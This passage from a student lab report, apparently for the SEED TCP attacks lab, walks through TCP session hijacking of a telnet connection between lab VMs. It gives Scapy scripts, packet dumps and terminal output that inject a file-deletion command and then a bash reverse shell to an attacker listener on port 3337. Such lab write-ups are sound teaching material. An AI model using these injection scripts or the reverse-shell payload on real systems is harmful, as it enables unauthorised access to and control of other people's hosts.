
[ 10/05/22]seed@VM:~$ |
```

Exploit-1 (Running)

```


Terminal File Edit View Search Terminal Help
[10/05/22]seed@VM:~$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.14 and dst h
ost 10.0.2.16'
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C33 packets captured
33 packets received by filter
0 packets dropped by kernel
[10/05/22]seed@VM:~$ wireshark /tmp/packets
void DDBusMenuExporterPrivate::addAction(QAction*, int): Already tracking action "" under i
d 190
void DDBusMenuExporterPrivate::addAction(QAction*, int): Already tracking action "" under i
d 191
```

Then, we can know the source port **51272**, destination port **23**, Seq number **1129615687**, and Ack number **728792705** based on the captured packet in the below screenshot.



Add all the client and server information we captured into the skeleton code using the Scapy library before hijacking the session. According to the below screenshot, the payload is to remove the flag file.

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.14", dst="10.0.2.16")
tcp = TCP(sport=51272, dport=23, flags="A", seq=1129615687, ack=728792705)
data = "\r rm -f flag.txt\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```



```
[10/05/22]seed@VM:~/Desktop$ sudo python hijacking.py
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None      (None)
tos         : XByteField                = 0          (0)
len         : ShortField               = None      (None)
id          : ShortField               = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0          (0)
ttl          : ByteField                 = 64         (64)
proto        : ByteEnumField           = 6          (0)
checksum     : XShortField             = None      (None)
src          : SourceIPField            = '10.0.2.14' (None)
dst          : DestIPField              = '10.0.2.16' (None)
options      : PacketListField          = []         ([])


-- 
sport        : ShortEnumField           = 51272     (20)
dport        : ShortEnumField           = 23         (80)
seq          : IntField                 = 1129615687 (0)
ack          : IntField                 = 728792705 (0)
dataofs      : BitField (4 bits)        = None      (None)
reserved    : BitField (3 bits)         = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField              = 8192      (8192)
checksum     : XShortField             = None      (None)
urgptr       : ShortField              = 0          (0)
options      : TCPOptionsField          = []         ([])

-- 
load         : StrField                = '\\r rm -f flag.txt\\r' ('')

[10/05/22]seed@VM:~/Desktop$
```

Since the spoofed packet correctly sends to the server, the telnet communication between the client and server is lost. So, I close out the original terminal and connect again.

The result of the session hijacking below screenshot indicates that the flag file is removed, which means the TCP session hijacking is successful.



```
Ray's MacBookPro Terminal
[10/05/22]seed@VM:~$ telnet 10.0.2.16
Trying 10.0.2.16...
Connected to 10.0.2.16.
Escape character is '^>'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Oct  5 19:02:45 EDT 2022 from
10.0.2.14 on pts/5
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.
0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical
.com
 * Support:        https://ubuntu.com/advanta
ge

1 package can be updated.
0 updates are security updates.


[10/05/22]seed@VM:~$ ls
android      Downloads      Pictures
bin          examples.desktop Public
Customization get-pip.py   source
Desktop      lib            Templates
Documents    Music          Videos
[10/05/22]seed@VM:~$ |
```

```
Ray's MacBookPro Terminal
[10/05/22]seed@VM:~$ ls
Customization  Pictures  bin
Desktop        Public    examples.desktop
Documents       Templates get-pip.py
Downloads      Videos   lib
Music          android  source
[10/05/22]seed@VM:~$ |
```


Task 5: Creating Reverse Shell using TCP Session Hijacking

The means of this task are similar to task4. However, the only difference is the data payload.

Firstly, sniffing the communication between client machine “**10.0.2.14**” and server machine “**10.0.2.16**”.



Then, capturing the packet using Wireshark to know the sport “**51282**”, dsport “**23**”, the sequence number “**1347298209**” and ack number ”**353280568**” before executing the exploit python script for hijacking the TCP session.



As to the below screenshot, it is to perform how to hijack the TCP session and send the spoofed payload "/bin/bash -i > /dev/tcp/10.0.2.13/3337 0<&1 2>&1" to the server machine "**10.0.2.16**"

The spoofed payload means the connection will connect to the attacker machine "**10.0.2.13**" with port **3337**. Eventually, the attacker is able to exploit vulnerabilities and perform malicious behaviour.

The screenshot shows a terminal window titled "Terminal" with the file "hijacking.py" open. The code is a Python script using the scapy library to craft a TCP packet. The packet is set to source IP 10.0.2.14, destination IP 10.0.2.16, and port 51282. The payload is a reverse shell command: "\r /bin/bash -i > /dev/tcp/10.0.2.13/3337". The script also includes a check for the packet structure and a send command.

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.14", dst="10.0.2.16")
tcp = TCP(sport=51282, dport=23, flags="A", seq=1347298209, ack=353280568)
data = "\r /bin/bash -i > /dev/tcp/10.0.2.13/3337\r0<&1 2>&1 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

The screenshot shows a terminal window with the command [10/05/22]seed@VM:~/Desktop\$ followed by the execution of the "hijacking.py" script. The output shows the structure of the crafted TCP packet, including fields like version, ihl, tos, len, id, flags, frag, ttl, proto, checksum, src, dst, options, sport, dport, seq, ack, dataofs, reserved, flags, window, checksum, urgptr, and options. The payload field contains the reverse shell command. The final line shows the command being run again.

```
[10/05/22]seed@VM:~/Desktop$ sudo nano hijacking.py
[10/05/22]seed@VM:~/Desktop$ sudo python hijacking.py
version      : BitField (4 bits)                  = 4          (4)
ihl         : BitField (4 bits)                  = None       (None)
tos         : XByteField                         = 0          (0)
len         : ShortField                        = None       (None)
id         : ShortField                        = 1          (1)
flags        : FlagsField (3 bits)                = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)                 = 0          (0)
ttl         : ByteField                          = 64         (64)
proto        : ByteEnumField                   = 6          (0)
checksum     : XShortField                      = None       (None)
src         : SourceIPField                   = '10.0.2.14' (None)
dst         : DestIPField                      = '10.0.2.16' (None)
options      : PacketListField                 = []         ([])
-- 
sport        : ShortEnumField                  = 51284      (20)
dport        : ShortEnumField                  = 23         (80)
seq          : IntField                         = 1934235097 (0)
ack          : IntField                         = 1741435325 (0)
dataofs      : BitField (4 bits)                = None       (None)
reserved     : BitField (3 bits)                = 0          (0)
flags        : FlagsField (3 bits)                = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField                      = 8192       (8192)
checksum     : XshortField                     = None       (None)
urgptr       : ShortField                      = 0          (0)
options      : TCPOptionsField                = []         ([])
-- 
load         : StrField                        = '\r /bin/bash -i > /dev/tcp/10.0.2.13/3337\r0<&1 2>&1 \r'
[10/05/22]seed@VM:~/Desktop$
```

The result of the below screenshot shows that the attacker machine “**10.0.2.13**” connects to the server machine “**10.0.2.16**” through the reverse shell. The TCP Session Hijacking is successful.

```
[10/05/22]seed@VM:~$ sudo nc -lvpn 3337
Listening on [0.0.0.0] (family 0, port 3337)
^C
[10/05/22]seed@VM:~$
[10/05/22]seed@VM:~$ nc -lvn 3337
Listening on [0.0.0.0] (family 0, port 3337)
Connection from [10.0.2.16] port 3337 [tcp/*] accepted
(family 2, sport 60918)
[10/05/22]seed@VM:~$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:26:b9:79
             inet  addr:10.0.2.16   Bcast:10.0.2.255   Mask:255.255.255.0
                     inet6 addr: fe80::6c08:d2c6:e4ef:1eb7/64 Scop
e:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:2428 errors:0 dropped:0 overruns:0
             frame:0
             TX packets:1955 errors:0 dropped:0 overruns:0
             carrier:0

```

Conclusion

To recap this LAB, we know how to perform a basic SYN Flood Attack, send a TCP reset flag for overwhelming target machines, and hijack TCP sessions through sniffing before exploiting.

Reference

1. “SYN flood ddos attack | cloudflare.” [Online]. Available: <https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/>. [Accessed: 05-Oct-2022].
2. R. Bhardwaj and Rashmi BhardwajMore From This AuthorI am here to share my knowledge and experience in the field of networking with the goal being - "The more you share, “TCP RST FLAG,” *IP With Ease*, 17-Jan-2022. [Online]. Available: <https://ipwitthease.com/tcp-rst-flag/>. [Accessed: 05-Oct-2022].